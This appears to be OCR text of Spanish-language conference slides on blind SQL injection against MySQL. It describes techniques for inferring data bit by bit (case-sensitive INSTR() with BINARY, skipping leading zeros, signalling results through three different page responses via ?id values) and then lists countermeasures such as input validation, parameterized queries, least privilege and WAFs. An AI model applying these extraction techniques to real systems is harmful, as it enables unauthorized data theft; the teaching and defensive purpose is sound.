
- FIND_IN_SET() no es sensible a mayúsculas.

- Hay más casos malos que buenos.

- Necesita una consulta adicional para identificar el final.

- El final se identifica con un retardo.

¿Soluciones?



Usar INSTR()

- INSTR() devuelve la posición de un caracter en una cadena.

- Es sensible a mayúsculas si uno de sus parámetros es del tipo “BINARY”.


```
mysql> select instr(binary"abcABC","A");
+-------------------------------+
| instr(binary"abcABC","A") |
+-------------------------------+
|                             4 |
+-------------------------------+
1 row in set (0.00 sec)

mysql> select instr(binary"abcABC","a");
+-------------------------------+
| instr(binary"abcABC","a") |
+-------------------------------+
|                             1 |
+-------------------------------+
1 row in set (0.00 sec)

mysql>
```

Ordenar por frecuencias

¿Ceros a la izquierda?



- No hay ceros a la izquierda.

- El primer bit siempre es 1.

- Se puede obviar la primera consulta.

¿Evitar el retardo?

- Generar un error.

- Usar 3 páginas diferentes.

```
?id=0    --> (pag. 1)
?id=1    --> (pag. 2)
?id=NULL --> (pag. 3)
```

Prevención & Contramedidas

Validación de Entradas

- Expresiones regulares

- Validación de tipo

- Escapar caracteres especiales

- Librerías de seguridad ESAPI


No solo JavaScript

Consultas Parametrizadas

Definir primero la consulta y luego pasarle los parámetros.

- Prepared Statements.

- Storage Procedures.



Permisos de Acceso

- Las aplicaciones no necesitan la cuenta de Administrador.

- GRANT ALL PRIV... ¿Es Necesario?

- Aplicaciones diferentes, usuarios diferentes

IDS, IPS, WAF, etc...

- Sistemas de detección y prevención de intrusos. (Snort, PHPIDS)

- Web Application Firewall. (mod_security)

- Reescritura de solicitudes HTTP. (mod_rewrite)

- Basados en patrones.

- No 100% confiables.

¿Preguntas?

¡Muchas gracias!